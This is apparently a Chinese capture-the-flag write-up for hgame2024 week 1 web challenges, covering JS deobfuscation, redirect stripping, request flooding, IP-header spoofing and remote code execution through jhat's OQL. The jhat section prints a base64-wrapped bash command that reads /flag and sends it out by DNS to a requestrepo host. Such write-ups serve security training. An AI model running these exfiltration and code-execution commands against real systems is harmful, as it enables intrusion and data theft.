hgame2024 week1 By:247533

今年的题目质量很高啊

web


2048*16

一血！ 其实并不难

找到主要的js 拿去解混淆

发现有个messageContainer


往下翻翻 发现码表



```
    }
    ).constructor(t(382) + t(377))[t(383)]("stateObject"),
    n(++e)
  }
  try {
    if (x)
      return n;
    n(-4066 + -1 * 2377 + -379 * -17)
  } catch {}
}
```

```
,
g[h(432)][h(469)] = function(x) {
  var n = h
   , e = x ? "game-won" : n(443)
   , t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
  this[n(438)][n(437)].add(e),
  this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
,
function() {
  var x = h, n;
```

直接梭



Alphabet: V+g5LpoEej/fy0nPNi…


☑ Remove non-alphabet chars

☐ Strict mode

```
I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK
```


```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

Bypass it




```
Connection: keep-alive
X-Powered-By: PHP/7.4.5
Content-Length auto : 858

<html>
<head>
    <meta charset="utf-8">
    <title>用户注册</title>
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</head>
<body>
<div class="container">
    <form action="register.php" method="post">
        <fieldset>
            <legend>用户注册</legend>
            <ul>
                <li>
                    <label>用户名:</label>
                    <input type="text" name="username" />
                </li>
                <li>
                    <label>密码:</label>
                    <input type="password" name="password" />
                </li>
                <li>
                    <label> </label>
                    <input type="submit" name="register" value="注册" />
                </li>
            </ul>
        </fieldset>
    </form>
<script language='javascript' defer>alert('很抱歉，当前不允许注册');top.location.href='login.html'</script></div>
</body>
</html>
```

直接拦截相应把转跳删掉



47.100.245.185:32563 显示

注册成功


不安全
47.100.245.185:32563/375774c4-8f92-4b99-8204-c250624b6797.php

hgame{04a777049419d4b1c521d63f082dc6601ba250ea}


登陆就拿到flag

jhat

http://drops.xmd5.com/static/drops/papers-4115.html

根据这个文章 直接执行exec

错失三血 卡在了不出网但是dnslog有结果



偶尔有时命令执行有效负载`Runtime.getRuntime().exec()`失败. 使用 web shells, 反序列化漏洞或其他向量时可能会发生这种情况.

有时这是因为重定向和管道字符的使用方式在正在启动的进程的上下文中没有意义. 例如 `ls > dir_listing` 在shell中执行应该将当前目录的列表输出到名为的文件中 `dir_listing`. 但是在 `exec()` 函数的上下文中,该命令将被解释为获取 `>` 和 `dir_listing` 目录.


其他时候,其中包含空格的参数会被StringTokenizer类破坏.该类将空格分割为命令字符串. 那样的东西 `ls "My Directory"` 会被解释为 `ls '"My' 'Directory"'`.

在Base64编码的帮助下, 下面的转换器可以帮助减少这些问题. 它可以通过调用Bash或PowerShell再次使管道和重定向更好,并且还确保参数中没有空格.

Input type: ● Bash ○ PowerShell ○ Python ○ Perl

```
curl your.`cat /flag`.5qb3a146.requestrepo.com
```

```
bash -c {echo,Y3VybCB5b3VyLmBjYXQgL2ZsYWdgLjVxYjNhMTQ2LnJlcXVlc3RyZXBvLmNvbQ==}|{base64,-d}|{bash,-i}
```




Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

```
java.lang.Runtime.getRuntime().exec("bash -c {echo,Y3VybCB5b3VyLmBjYXQgL2ZsYWdgLjVxYjNhMTQ2LnJlcXVlc3RyZXBvLmNvbQ==}|{base64,-d}|{bash,-i}");
```

```
java.lang.UNIXProcess@22bf371b
```



DNS your.root.5qb3a146.requ... 112.100.0.74 2024/1/29 23:23:55
DNS your.root.5qb3a146.requ... 112.100.0.150 2024/1/29 23:23:55
GET / 123.164.143.112 2024/1/29 23:23:55
DNS your.root.5qb3a146.requ... 47.117.220.98 2024/1/29 23:33:45
DNS your.root.5qb3a146.requ... 47.117.220.97 2024/1/29 23:33:45
DNS your.root.5qb3a146.requ... 47.117.220.98 2024/1/29 23:33:46
NEW! DNS your.hgame596546eb08... 47.117.220.101 2024/1/29 23:34:16
DNS your.hgame596546eb08... 47.117.220.100 2024/1/29 23:34:16

Request Details

Request Type	DNS
Hostname	your.hgame596546eb0863a9be03f44cf05bafef3d9d469d15.5qb3a146.requestrepo.com.
Sender	47.117.220.100:5041
Country	CN (IP Geolocation by DB-IP)
Date	2024/1/29 23:34:16
Type	A

Reply

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2959
;; flags: qr aa ra cd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;your.hgame596546eb0863a9be03f44cf05bafef3d9d469d15.5qb3a146.requestrepo.com.  IN A
;; ANSWER SECTION:
your.hgame596546eb0863a9be03f44cf05bafef3d9d469d15.5qb3a146.requestrepo.com.  1 IN A 130.61.138.67
```


Raw request

C48AEAABAAAAAAABBHlvdXItaGdhbWU1OTY1NDZlYjA4NjNhOWJlMDNmNDRjZjA1YmFmZWYzZDlkNDY5ZDE1CDVxYjNhMTQ2C3JlcXVlc3RyZXBvA2NvbQAAAQABAAApAgAAAIAAAAA=

```
                your-hgame596546eb0863a9be03f44cf05bafef3d9d469d15  5qb3a146  requestrepo  com            )
```

Select Courses

真· 选课 最开始猜测条件竞争



强制 HTTPS
国密TLS
真实Host 请输入...
设置代理 请输入...
+ 配置代理认证
禁用系统代理

请求包配置 重置
Fuzztag 辅助 + 插入 yak.fuzz 语法
渲染 Fuzz 关闭 标准 兼容
强制同步渲染
不修复长度
超时时长 30


并发配置 重置
重复发包 1000
一般用来测试条件竞争或者大并发的情况
并发线程 1
随机延迟 Min 0 s Max 0 s

重试配置 重置

强制 HTTPS ☐

```
POST /api/courses HTTP/1.1
Host: 47.100.137.175:32024
Accept-Encoding: gzip, deflate
Content-Type: application/json
Accept: */*
Referer: http://47.100.137.175:32024/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Origin: http://47.100.137.175:32024
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Length auto : 8

{"id":5}
```

那就硬刷



帮阿菇选到以下所有课程，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 36

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选

(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 已选

(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 已选


(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 已选

(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 未选

看flag应该是要写油猴？

ezHTTP


年年都有的题



```
GET / HTTP/1.1
Host: 47.102.130.35:31502
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: vidar.club
X-Forwarded-For: 127.0.0.1
X-Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded: 127.0.0.1
X-Requested-With: 127.0.0.1
X-Forwarded-Proto: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-remote-IP: 127.0.0.1
X-remote-addr: 127.0.0.1
True-Client-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
Ali-CDN-Real-IP: 127.0.0.1
Cdn-Src-Ip: 127.0.0.1
Cdn-Real-Ip: 127.0.0.1
CF-Connecting-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
WL-Proxy-Client-IP: 127.0.0.1
Proxy-Client-IP: 127.0.0.1
Fastly-Client-Ip: 127.0.0.1
True-Client-Ip: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sun, 04 Feb 2024 07:26:30 GMT
Content-Type: text/html; charset=utf-8
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
Connection: close
Content-Length: 540

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>  
</head>
<body>
    <p>Ok, the flag has been given to you ^-^</p>
</body>
</html>
